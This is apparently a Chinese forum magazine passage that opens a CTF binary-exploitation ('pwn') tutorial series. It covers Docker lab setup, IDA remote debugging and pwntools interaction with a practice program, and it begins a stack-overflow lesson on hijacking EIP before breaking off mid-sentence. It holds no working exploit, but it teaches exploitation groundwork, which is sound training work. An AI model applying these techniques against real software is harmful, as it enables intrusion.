春秋 论坛
月刊第六期

Linux pwn 入门教程

月刊编审小组：坏蛋　桃子 sp4ce
Tangerine@SAINTSEC

Tangerine@SAINTSEC表哥历时三月，耗费无数心血，经历无数催稿的时刻方才完成此系列作品，在此我代表i春秋社区以及所有学到知识的人对你致敬！感谢你的奉献，顺便祝你早日发财23333。

特别感谢sp4ce表哥不辞辛苦，代作者在论坛发布本系列作品。

Linux pwn入门教程(0)——环境配置

作者：Tangerine@SAINTSEC

前言

作为一个毕业一年多的辣鸡CTF选手，一直苦于pwn题目的入门难，入了门更难的问题。本来网上关于pwn的资料就比较零散，而且经常会碰到师傅们堪比解题过程略的writeup和没有注释，存在大量硬编码偏移的脚本，还有练习题目难找，调试环境难搭建，GDB没有IDA好操作等等问题。作为一个老萌新(雾)，决定依据Atum师傅在i春秋上的pwn入门课程中的技术分类，结合近几年赛事中出现的一些题目和文章整理出一份自己心目中相对完整的Linux pwn教程。

本系列教程仅针对i386/amd64下的Linux pwn常见的pwn手法，如栈，堆，整数溢出，格式化字符串，条件竞争等进行介绍。为了方便和我一样的萌新们进行学习，所有环境都会封装在docker镜像当中，并提供调试用的教学程序，来自历年赛事的原题和带有注释的python脚本。教程欢迎各位师傅吐槽，若对题目和脚本的使用有不妥之处，会在当事师傅反馈之后致歉并应要求进行处理。

0x01 docker容器的使用与简单操作

在搭建环境之前我们需要准备一个装有docker的64位Linux系统，内核版本高于3.10(可以通过uname -r查看)，可以运行在实体机或者是虚拟机中。关于docker的安装与启动此处不再赘述，读者可以根据自己的Linux发行版本自行搜索。此处提供两个链接，供Ubuntu和Kali使用者参考：
Kali：《kali Rolling安装docker》http://www.cnblogs.com/Roachs/p/6308896.html
Ubuntu：《Ubuntu 16.04安装Docker》http://blog.csdn.net/qq_27818541/article/details/73647797
在成功安装了docker并验证其可用性后，我们就可以定制自己的实验用容器了。这部分内容可以在各个地方找到教程，且与pwn的学习不相关，此处不再赘述。为了方便实验，我把实验环境打包成了几个容器快照，可以直接导入成镜像使用。

以ubuntu.17.04.amd64为例，导入的命令为

```
cat ubuntu.17.04.amd64 | docker import - ubuntu/17.04.amd64
```

```
root@kali:~# cat ubuntu.17.04.amd64 | docker import - ubuntu/17.04.amd64
sha256:876674af8eed40c5cef9693d7335f9b35a11dae6838105aa992f1429bda75b40
```

导入成功后使用命令docker images会看到镜像仓库中出现了一个新的镜像。

```
root@kali:~# docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
ubuntu/17.04.amd64  latest              876674af8eed        16 seconds ago      675MB
```

运行docker run -it -p 23946:23946 ubuntu/17.04.amd64 /bin/bash
就可以以这个镜像创建一个容器，开启一个shell，并且将IDA调试服务器监听的23946端口转发到本地的23946端口。

```
root@kali:~# docker run -it -p 23946:23946 ubuntu/17.04.amd64 /bin/bash
root@a8607834dacd:/# ls
bin  boot  dev  etc  home  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
```

通过命令docker container ls -a 我们发现容器列表里多了一个刚刚创建的容器，并且被赋予了一个随机的名字，在我的实验中它是nostalgic_raman。

```
root@kali:~# docker container ls -a
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PORTS
NAMES
a8607834dacd        ubuntu/17.04.amd64  "/bin/bash"         2 minutes ago       Up 18 seconds       0.0.0.0:23946->23946/tcp
nostalgic_raman
```

我们可以通过命令docker container rename nostalgic_raman ubuntu.17.04.amd64把这个容器重命名为ubuntu.17.04.amd64或者其他你认为合适的名字。

```
root@kali:~# docker container rename nostalgic_raman ubuntu.17.04.amd64
root@kali:~# docker container ls -a
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PORTS
 NAMES
a8607834dacd        ubuntu/17.04.amd64   "/bin/bash"         4 minutes ago       Up About a minute   0.0.0.0:23946->23946/tcp
 ubuntu.17.04.amd64
```

使用docker exec -it ubuntu.17.04.amd64 /bin/bash 我们可以打开目标容器的一个新的bash shell。这使得我们在后续的调试中可以在容器中启动IDA调试服务器并用socat部署pwn题目。

```
root@kali:~# docker exec -it ubuntu.17.04.amd64 /bin/bash
root@658a2deff87f:/# ls
bin  boot  dev  etc  home  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
```

此外，可以使用docker container cp命令在docker容器内外双向传输文件等等。需要注意的是，对容器的各种操作需要在容器运行时进行，若容器尚未运行(运行docker container ls未显示对应容器)，需使用命令docker start运行对应容器。此外，若同时运行多个容器，为了避免端口冲突，在启动容器时，可以将命令docker run -it -p 23946:23946 ubuntu/17.04.amd64 /bin/bash 中的第一个端口号23946改为其他数字。

0x02 IDA的简单使用及远程调试配置

成功搭建了docker环境之后，我们接下来熟悉一下IDA和IDA的远程调试环境搭建。首先我们在IDA所在的文件夹的dbgsrv文件夹下找到需要的调试服务器linux_server(32位)和linux_serverx64(64位)并复制到kali中。


:) › tools › IDA6.8Plus › dbgsrv

名称	修改日期	类型	大小
android_server	2015/4/13 18:35	文件	512 KB
android_server_nonpie	2015/4/13 18:35	文件	496 KB
armlinux_server	2015/4/13 18:35	文件	649 KB
armuclinux_server	2015/4/13 18:35	文件	877 KB
ida_kdstub.dll	2015/4/13 18:35	应用程序扩展	5 KB
linux_server	2015/4/13 18:00	文件	636 KB
linux_serverx64	2015/4/13 18:00	文件	642 KB
mac_server	2015/4/13 18:35	文件	568 KB
mac_serverx64	2015/4/13 18:35	文件	593 KB
win32_remote.exe	2015/4/13 18:35	应用程序	467 KB
win64_remotex64.exe	2015/4/13 18:35	应用程序	614 KB
wince_remote_arm.dll	2015/4/13 18:35	应用程序扩展	420 KB
wince_remote_tcp_arm.exe	2015/4/13 18:35	应用程序	405 KB


然后使用命令docker container cp linux_server ubuntu.17.04.i386:/root/linux_server 将linux_server复制到32位容器中的/root目录下。此时我们登录容器可以看到linux_server，运行该server会提示正在监听23946端口。


```
root@0d5dc6d7c16a:~# ls
linux_server
root@0d5dc6d7c16a:~# ./linux_server
IDA Linux 32-bit remote debug server(ST) v1.19. Hex-Rays (c) 2004-2015
Listening on port #23946...
```

接着我们打开32位的ida，载入一个后面会用于演示堆漏洞的程序heapTest_x86，在左侧的Functions window中找到main函数，随便挑一行代码按F2下一个断点。然后通过Debugger->Process options...打开选项窗口设置远程调试选项。




在弹出的选项窗口中配置Hostname为kali的ip地址，Port为容器映射到kali中的端口。





填好后点击OK，按快捷键F9运行程序。若连接正常可能提示Input file is missing:xxxxx，一路OK就行，IDA会将被调试的文件复制到服务器所在目录下，然后汇编代码所在窗口背景会变成浅蓝色并且窗口布局发生变化。若IDA僵死一段时间后跳出Warning窗口，则需要检查IDA所在机器与kali是否能ping通，容器对应端口是否映射，参数是否填错等问题。

调试器连接成功后我们就可以使用各种快捷键对目标程序进行调试，常用的快捷键有 下断点/取消断点 F2，运行程序F9，单步跨过函数F8，单步进入函数F7，运行到选中位置F4等等。在调试模式下主要使用到的窗口有汇编窗口 IDA View-EIP，寄存器窗口General registers，栈窗口Stack view，内存窗口Hex View，系统日志窗口Output window等。



切回到kali，我们会看到随着程序运行，运行调试服务器的shell窗口会显示出新的内容

```
[2] Accepting connection from 192.168.39.1...
1. Malloc a chunk.
2. Free a chunk.
3. Edit a chunk.
4. Show chunks
5. exit
>>>
```

当IDA中的程序执行完call ___isoc99_scanf或者类似的等待输入的指令后会陷入阻塞状态，F4，F7，F8，F9等和运行相关的快捷键都不生效。此时我们可以在shell中输入内容，IDA中的程序即可恢复执行。

0x03 使用pwntools和IDA调试程序

在上一节中我们尝试了使用IDA配置远程调试，但是在调试中我们可能会有一些特殊的需求，比如自动化完成一些操作或者向程序传递一些包含不可见字符的地址，如\x50\x83\x04\x08(0x08048350)。这个时候我们就需要使用脚本来完成此类操作。我们选用的是著名的python库pwntools。 pwntools库可以使用pip进行安装，其官方文档地址为http://docs.pwntools.com/en/stable/ 。在本节中我们将使用pwntools和IDA配合调试程序。

首先我们在kali中安装pwntools，安装完成后输入python进入python环境，使用from pwn import * 导入pwntools库。

```
root@kali:~# python
Python 2.7.14 (default, Sep 17 2017, 18:50:44)
[GCC 7.2.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>>
```


使用docker exec在32位的容器中新开一个bash shell，跳转到heapTest_x86所在目录/root，查看容器的IP地址，然后执行命令socat tcp-listen:10001,reuseaddr,fork EXEC:./heapTest_x86,pty,raw,echo=0将heapTest_x86的IO转发到10001端口上。

```
File  Edit  View  Search  Terminal  Help
root@dd241a9ea512:~# socat tcp-listen:10001,reuseaddr,fork EXEC:./heapTest_x86,p
ty,raw,echo=0
```


我们可以看到我的容器中的IP地址是172.17.0.2。回到python中，使用io = remote("172.17.0.2", 10001)打开与heapTest_x86的连接。

```
>>> io = remote("172.17.0.3", 10001)
[x] Opening connection to 172.17.0.3 on port 10001
[x] Opening connection to 172.17.0.3 on port 10001: Trying 172.17.0.3
[+] Opening connection to 172.17.0.3 on port 10001: Done
```

这个时候我们返回到IDA中设置断点。需要注意的是此时heapTest_x86已经开始运行，我们的目标是附加到其运行的进程上，所以我们需要把断点设置在call ___isoc99_scanf等等待输入的指令运行顺序之后，否则由于计算机的运行速度，我们的断点将会因为已经目标指令已经执行完而失效，达不到断下来的效果。



选择Debugger->Attach to process...，附加到./heapTest_x86的进程上。



此时EIP将指向vdso中的pop ebp指令上。

```
IDA View-EIP
[vdso]:F7FACDC6 db  34h ; 4
[vdso]:F7FACDC7 db 0CDh ;
[vdso]:F7FACDC8 db  80h ; €
[vdso]:F7FACDC9 ;
EIP [vdso]:F7FACDC9 pop     ebp
[vdso]:F7FACDCA pop     edx
[vdso]:F7FACDCB pop     ecx
[vdso]:F7FACDCC retn
[vdso]:F7FACDCC ;
[vdso]:F7FACDCD db  90h ;
[vdso]:F7FACDCE db  90h ;
[vdso]:F7FACDCF db  90h ;
[vdso]:F7FACDD0 db  90h ;
[vdso]:F7FACDD1 db 0EBh ;
[vdso]:F7FACDD2 db  0Dh
[vdso]:F7FACDD3 db  90h ;
[vdso]:F7FACDD4 db  90h ;
[vdso]:F7FACDD5 db  90h ;
[vdso]:F7FACDD6 db  90h ;
[vdso]:F7FACDD7 db  90h ;
[vdso]:F7FACDD8 db  90h ;
[vdso]:F7FACDD9 db  90h ;
[vdso]:F7FACDDA db  90h ;
[vdso]:F7FACDDB db  90h ;
[vdso]:F7FACDDC db  90h ;
[vdso]:F7FACDDD db  90h ;
[vdso]:F7FACDDE db  90h ;
[vdso]:F7FACDDF db  90h ;
[vdso]:F7FACDE0 db  58h ; X
[vdso]:F7FACDE1 db 0C8h ;
```

这几行指令实际上是执行完sys_read后的指令，此处我们不需要关心它，直接按F9，选中标志会消失。回到python窗口，我们使用pwntools的recv/send函数族来与运行中的heapTest_x86进行交互。首先输入io.recv()，我们发现原先会在shell窗口出现的菜单被读出到python窗口里了。

```
>>> io.recv()
'1. Malloc a chunk.\n2. Free a chunk.\n3. Edit a chunk.\n4. Show chunks\n5. exit
\n>>>\n'
```

同样的，我们通过io.send()也可以向这个进程传递输入。我们使用io.send('1')告诉这个进程我们要选择选项1。这个时候我们切换到IDA窗口，发现IDA还是处于挂起状态，这是为什么呢？

回想一下我们通过shell与这个交互的时候，输入选项后需要按回车键以“告诉”这个进程我们的输入结束了。那么在这里我们同样需要再发送一个回车，所以我们再执行io.send('\n')，切换到IDA窗口就会发现EIP停在了熟悉的程序领空。这时候我们再使用IDA的快捷键就可以进行调试，随心所欲地观察进程的内存，栈，寄存器等的状态了。当然，我们也可以直接使用io.sendline()，就可以直接在输入的结尾自动加上'\n'了。

```
IDA View-EIP
.text:08048A08 lea     eax, [ebp+var_C]
.text:08048A0B push    eax
.text:08048A0C push    offset aD                       ; "%d"
.text:08048A11 call    ___isoc99_scanf
EIP .text:08048A16 add     esp, 10h
.text:08048A19 mov     eax, [ebp+var_C]
.text:08048A1C cmp     eax, 5                          ; switch 6 cases
.text:08048A1F ja      short loc_8048A4D               ; jumptable 08048A28 default ca
.text:08048A21 mov     eax, ds:off_8048C40[eax*4]
.text:08048A28 jmp     eax                             ; switch jump
.text:08048A2A ; ---------------------------------------------------------------------
.text:08048A2A
.text:08048A2A loc_8048A2A:                            ; CODE XREF: main+73↑j
.text:08048A2A                                         ; DATA XREF: .rodata:off_8048C4
.text:08048A2A call    mallocChunk                     ; jumptable 08048A28 case 1
.text:08048A2F jmp     short loc_8048A4E
.text:08048A31 ; ---------------------------------------------------------------------
.text:08048A31
.text:08048A31 loc_8048A31:                            ; CODE XREF: main+73↑j
.text:08048A31                                         ; DATA XREF: .rodata:off_8048C4
.text:08048A31 call    freeChunk                       ; jumptable 08048A28 case 2
.text:08048A36 jmp     short loc_8048A4E
.text:08048A38 ; ---------------------------------------------------------------------
.text:08048A38
00000A21 08048A21: main+6C (Synchronized with EIP)
```

在上图的状态中，我们在python中再次输入io.recv()，发现并没有读取到输出，并且python处于阻塞状态。这是因为程序此时没有输出可读取。我们在IDA中按F8到call mallocChunk一行，此时按F7进入函数，在函数中运行到call _fflush的下一行，就会发现python的阻塞状态解除了。
当我们希望结束调试时，应该使用io.close()关闭掉这个io。否则下一次试图attach时会发现有两个./heapTest_x86进程。在IDA中按Ctrl+F2即可退出调试模式。

配置实验环境请点击跳转到原文下载

Linux pwn入门教程(1)——栈溢出基础


作者：Tangerine@SAINTSEC

0x00 函数的进入与返回

要想理解栈溢出，首先必须理解在汇编层面上的函数进入与返回。首先我们用一个简单执行一次回显输入的程序hello开始。用IDA加载hello，定位到main函数后我们发现这个程序的逻辑十分简单，调用函数hello获取输入，然后输出“hello,”加上输入的名字后退出。使用F5看反汇编后的C代码可以非常方便的看懂逻辑。

```
int hello()
{
  int buf; // [sp+6h] [bp-12h]@1
  int v2; // [sp+Ah] [bp-Eh]@1
  __int16 v3; // [sp+Eh] [bp-Ah]@1

  buf = 0;
  v2 = 0;
  v3 = 0;
  read(0, &buf, 0x64u);
  return printf("Hello, %s\n", &buf);
}
```

我们选中IDA-View窗口或者按Tab键切回到汇编窗口，在main函数的call hello一行下断点，开启32位的docker环境，启动调试服务器后直接按F9进行调试。




如图，这是当前IDA的界面。在这张图中我们需要重点注意到的东西有栈窗口，EIP寄存器，EBP寄存器和ESP寄存器。


首先我们可以看到EIP寄存器始终指向下一条将要执行的指令，也就是说如果我们可以通过某种方式修改EIP寄存器的值，我们就可以控制整个程序的执行，从而”pwn”掉程序(要验证这一点，我们可以在EIP后面的数字上点击右键选择Modify value.....把数值改成080484DE然后F9继续执行，从而跳过call hello一行)。

剩下的东西都和栈相关。顾名思义，栈就是一个数据结构中的栈结构，遵循先入后出的规则。这个栈的最小

